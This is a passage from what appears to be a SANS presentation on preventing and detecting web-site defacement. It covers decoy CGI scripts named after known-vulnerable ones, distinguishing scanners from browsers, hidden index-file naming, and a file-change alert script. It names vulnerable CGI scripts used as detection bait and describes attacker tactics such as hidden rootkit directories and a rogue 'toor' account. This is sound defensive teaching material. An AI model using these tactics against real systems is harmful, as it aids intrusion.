IP=199.xxx.xxx.xxx
SERVER=www.hostname.com
REQUEST METHOD=GET
BROWSER INFO=Mozilla/4.0 (compatible; MSIE 5.5; Windows
95)
*****
*****
```

99

First of all, confirm that none of these vulnerable scripts are currently in the web server's cgi-bin directory. All of the scripts that are needed by the web site should have their code reviewed to confirm appropriate user input validation checks are in place. To effectively identify vulnerability scanner attacks, a variation on the PERL CGI script scenario outlined in the "Tracking Security Related Requests" section can be utilized. The implementation is both easy and effective. Simply identify the names of five (or however many you prefer) of the vulnerable scripts that are common among all of the Vulnerability Scanners. Take the template PERL CGI script and rename it to each of these vulnerable script's names. For example, in the cgi-bin directory, there are five files with the following names.

- test-cgi
- php.cgi
- aglimpse
- nph-test-cgi
- campas

All of these files contain the exact same PERL code . When a vulnerability scanner such as Whisker is run against the web site, these five CGI scripts are executed and the attacker receives the html page shown above.

Foil Vulnerability Scanners

- Can determine if the alert was caused by a Vulnerability Scanner or a Browser Request
- Time interval
 - If requests/emails are rapid -> Scanner
 - If requests/emails are sporadic -> Browser
- User Agent Field
 - (Mozilla/4.7 [en] (Win95; U)) -> Netscape
 - (Mozilla/4.0 (compatible; MSIE 5.01; Windows 98) -> IE
 - Blank -> Scanner/Unknown Application
- Number of emails received

100

This space intentionally left blank.

Foil Vulnerability Scanners

```
Subject: Unauthorized CGI Access - AGLIMPSE

***Possible CGI Vulnerability Scan Detected***
There was An Illegal Access Attempt On:
Thu Oct  4 13:14:30 EDT 2001


www.x.gox
From Host - 204.117.11.226
For The Illegal CGI Script - /cgi-bin/aglimpse
User Agent -

*****
*For Host Information - click on the following link*
*****

http://visualroute.visualware.co.uk/?go=204.117.11.226&submit=VisualRoute+Trace
```

101

This CGI email alert was triggered because someone requested the "Aglimpse" file. By examining these e-mail alerts, it is possible to determine if the attacker was either conducting a vulnerability scan or trying to exploit the CGI scripts directly. Notice the "User Agent" line from the e-mail message above? This information, taken from one of the PERL CGI script's environmental variables, can aid in determining what application triggered the script. Since this variable is blank, this attempt was most likely executed by an automated script or application such as Whisker or ISS. If the "User Agent" field had specified a browser such as, Netscape (Mozilla/4.7 [en] (Win95; U)) or Internet Explorer (Mozilla/4.0 (compatible; MSIE 5.01; Windows 98), this would indicate an attempt to exploit a vulnerable CGI script rather than conducting a vulnerability scan. The final e-mail parameter to consider is the "Date Stamp." If these five e-mails happen very rapidly, odds are an automated attack was executed. If inconsistent delays are present between the access attempts, odds are the attacker was using a browser. These delays are indicative of manually typing in the URL information into a browser.



This slide shows how the URL link within an email can be used to immediately run a trace on the VisualRoute Web Site to locate the network block owners of an offending IP address.

Preventing Invalid Pages From Displaying

- Change the name of the default index page
 - Change from index.html or default.html
 - Normal index directive in iPlanet

```
PathCheck fn="find-index" index-names="index.htm,index.html"
```
 - Change it to something else

```
PathCheck fn="find-index" index-names="main.htm,main.html"
```
- This deters "Assumption" Attacks
 - Attacker assumes that the default page is named index.html
 - Using URL exploits to deface the main webpage becomes very difficult

103

As mentioned in [Harden The Web Server Settings](#), there is a web server configuration technique which may greatly reduce the chances of a successful web page defacement. This technique is based on the premise of configuring a web server to display a different (not the default) base file for all directories. The web server will look for and display this file if a user does not specify a document name in a URL. The web server assumes this file's name is "index file." The default files are usually named index.html and home.html. Any file may be specified as an index file for a directory.

This web server configuration is vitally important to controlling which pages are sent to clients. This directive is also the key element to preventing invalid, or hacked, pages from being displayed by a web server. Remember the motto from the introduction: home field advantage, and change this system default to something that is unique to the web site.

Preventing Invalid Pages - Continued

- Taking it one step further
- What if an intruder gains OS shell?
- Use typical BlackHat naming tactic
 - Non-printable Characters
 - Naming directories for Rootkits
 - ". " (dot, space, space)
 - ".. " (dot, dot, space, space)
- Use same idea for naming the default file

```
mv index.htm "index.htm "
```
- Notice the space after the htm/html?

```
PathCheck fn="find-index" index-names=
"index.htm ,index.html "
```

104

While implementing this feature on a web server, it is possible to utilize the common "BlackHat" naming convention tactic of non-printable characters. Typically, after an intruder has compromised a system, they upload and hide their [RootKits](#) in a directory that will be hard for the SysAdmin to find. They will commonly create directory names such as ". " (dot, space, space) and ".. " (dot, dot, space, space). When a SysAdmin executes a directory listing, they will oftentimes miss these new directories. This typical "BlackHat" naming technique may be adopted to prevent the easy identification of the live web page.

Notice the single space after the filenames? The web server will now search for a file called "index.htm " ("index.htm space") in each directory. The result is even if an attacker is able to successfully execute an arbitrary HTTP command to create a new web page, the web server will not display it as the default web page for that directory. The new hacked page does not conform to the new naming convention, and therefore, will not be displayed unless an absolute URL is given by a client.

Preventing Invalid Pages - Continued

- In order to successfully deface a website, an attacker would have to complete the following
 - Locate the web document root
 - Find the live base file
 - Edit/remove the base file
 - Reconfigure the web server to display their new page
 - Restart the web server
- Not impossible to determine naming convention, however the attacker would spend valuable *TIME* on the system

105

In the event an attacker was able to obtain command line access to a server, they would still have to reconfigure many system parameters before their web page would be displayed by the web server. The attacker would have to complete all of the tasks listed above.

Preventing Invalid Pages - Continued

- How can you find the naming convention?
- Pipe Unix "ls" command into "od" (with -c flag) to display the non-printable characters

```
www.hostname.com>ls | od -c | more
0000000  i n d e x . b a k \n i n d e x .
0000020  h t m \n i n d e x . h t m \n i
0000040  n d e x . h t m l \n i n d e x .
0000060  o l d \n i n d e x 0 6 2 1 0 0 .
0000100  h t m \n i n d e x o l d . h t m
0000120  \n i n d e x p o p . h t m \n i n
0000140  d e x t e s t . h t m \n
0000154
```

106

How can the live basefile be identified? This is not an impossible feat, however, the typical defacer would have to use some less than familiar unix system commands. One possible solution is to execute the unix command list (ls) and have it's output piped into Octal Dump (od) to produce a directory listing that will show these non-printable characters.

The bolded filename above shows that there is actually a space appended to the filename before the new line character (\n). Without this naming convention knowledge, an intruder would struggle to identify, delete and/or edit the live web page. The added benefit of this naming convention is the attacker will have to spend valuable *time* on the system. The longer they stay on a system, the greater the likelihood that a SysAdmin will be notified of their presence.

Invalid Content Alert

- How can you be immediately notified if content changes?
- Run a shell script continuously in the background to monitor html page properties
 - Size
 - Owner/Group
 - Permissions
 - Last Access Time
- It compares stats against that last run and checks for differences
- If differences are found, it sends an email to SysAdmins with vital info
 - Files changed
 - Who is logged in

107

What if an intruder is somehow able to bypass all of these security measures and successfully alters a web site's index page? Are there mechanisms in place to identify, alert, and if possible, correct this situation in a timely manner? Unfortunately, the answer to this question is usually "No." To effectively monitor web site content, a data integrity checking system should be implemented. This mechanism will constantly monitor the web server's content and initiate appropriate actions when these changes occur.

A shell script called "index_check" will monitor the status of all the index pages within a web site's document root. The script may run continuously as a background process on the web server. The script utilizes the unix "find" command (with the -ls flag for reporting ownership, permissions, size and modification dates of each file) to search for index web pages and saves the output into a file. It uses the "diff" command to identify any changes between the current and previous run. If any changes are found, an alert message is sent to the SysAdmin's e-mail and pager. This e-mail message also includes all remote connections for the present day.

Invalid Content Alert

```
*** ALERT (WWW) - index.htm file(s) have been modified: ***

86c86
< 343452 31 -rwxr-xr-x 1 toor webserver 604 Sep 6 01:53 /webdocs/index.htm
---
> 343092 31 -rwxr-xr-x 1 webdev webserver 31605 Sep 4 09:10 /webdocs/index.htm

*** Check these files immediately! ***

*** CURRENT FTP SESSIONS ***
NONE
*** SESSION INFO ***
tcp      0    594 target.telnet      max1-364.ndgatew.1490  ESTABLISHED
```

108

If I were to receive this email alert to my pager, I would be most concerned. There are numerous problems here:

- The size of the index.htm file is much smaller than before this new changes (604k)
- The time of the change (1:53 A.M.) is suspicious. This is not an approved content change time period.
- The ownership of the file has changed to a new, unknown account name (toor). This is not a valid user account on the web server. By the way, the hacker username toor has been seen in previous attacks, it is “root” spelled backwards. This tells me that an attacker has compromised the system accounts and has most likely added the toor account to the /etc/passwd file. *Reference the “Typical Script Kiddie Attack” slide (32) earlier.
- There are also no valid FTP sessions open to the system. This is the normal means by which new web content is moved onto the Web Server. This tells me that the attacker most likely used some sort of text editor (VI or Emacs) to edit this file.
- There is an open Telnet connection from “max-364.ndgatew.1460 that should be investigated immediately.

Invalid Content Alert – Commercial Product

- Tripwire
 - Tripwire for Web Pages
 - Verifies EVERY request made to the web server
 - Checks requested file's signature against a hashed algorithm database
 - If there is a mismatch, then a temporary page may be displayed
 - Alerts SysAdmin




109

If budgetary allotments allow, numerous commercial products exist that may fulfill this security need. Tripwire, best known for its excellent data integrity checking package, recently released a new product entitled "[Tripwire For Web Pages](#)." This product takes a similar checksum approach, however, the process is extremely fine tuned. This application works in conjunction with an Apache web server to validate every HTTP request.

"Tripwire for Web Pages determines if a Web page has been altered by comparing the date and the digital signature of the current Web page to that of the "known good" authorized file securely saved in the database. This "integrity check" is instantly performed each time a browser requests a Web page from the Web server. If the file dates and/or signatures do not match precisely, Tripwire for Web Pages halts the file from being served, sends a custom notification/replacement page to the browser, logs the event, and sends a custom e-mail to alert the system administrator of the change and provide steps to restore the authorized content."

This is pretty interesting approach to preventing defaced web pages from being sent to clients. I used the Tripwire for Webpages at the Incidents.org's IO Wargames. I used it to protect certain portions of my Web Site against hackers and found it to be extremely fast and secure.

Tripwire For Web Pages



110

Above is an overview of how Tripwire for Webpages works.

New Techniques in Development

- Apache 2.0
 - Filter module for checking HTTP syntax
 - Mod_ext_filter
- Solaris 8
 - Network Acceleration Cache (NAC)
 - In kernel cache of webpages



111

There are a number of Web Security techniques that I am currently working on.

There is the new "Mod_Ext_Filter" with Apache 2.0. This new module may be useful with validating the HTTP syntax of requests before they are processed by the Web Server.

The Network Accelerator Cache (NAC) kernel module in Solaris 8 has some potential for security considerations. What if an attacker is able to insert a hacked webpage into the kernel cache? This kernel cache of webpages may also be valuable for forensic analysis of a defaced web server. The contents may be examined or dumped prior to a system shutdown.

New Techniques in Development

- Web-Wrapper
 - Utilizing SNORT to Prevent HTTP Attacks
- HogWash
 - Snort Based Scrubber



112

I have also written a paper for my SANS GCIA practical assignment. In the paper, I outline how you can configure and use SNORT to not only identify HTTP attacks but also how to prevent them from happening in the first place.

HogWash is a new utility that uses the SNORT detection engine to identify and manipulate traffic, including HTTP requests.

Conclusion

- No system is 100% secure
- Majority of defacers can be effectively deterred by minimal security measures
- Consider the issues discussed and determine their relevance to your environment
- Scripts mentioned in the presentation are available from my SANS paper listed below
- I am working on a follow-up paper entitled "Investigating Web Site Defacements"
- Thank you for your time
- Questions?

 <http://www.sans.org/infosecFAQ/securitybasics/deface.htm>

113

Unfortunately, no matter how many security measure are implemented, no system will ever become 100% secure. There is an old security adage that addresses this fact: "The only 100% Secure System, is the one that is not plugged into the network and is still in it's cardboard box." A non-networked web server is counter productive since its sole purpose is to allow clients access to information.

The goal of all SysAdmins should be to mitigate the associated risk involved with running a public web server. Since it is not possible to completely secure an Internet system, SysAdmins need to formulate a plan to both prevent and reduce the impact of a successful web site defacement. By taking appropriate security measures, tremendous progress towards protecting web servers can be made. Hopefully, the techniques outlined in this paper will assist SysAdmins to this end.

All of the scripts mentioned within this presentation are available in the Appendix of my SANS GSEC paper –

<http://www.sans.org/infosecFAQ/securitybasics/deface.htm>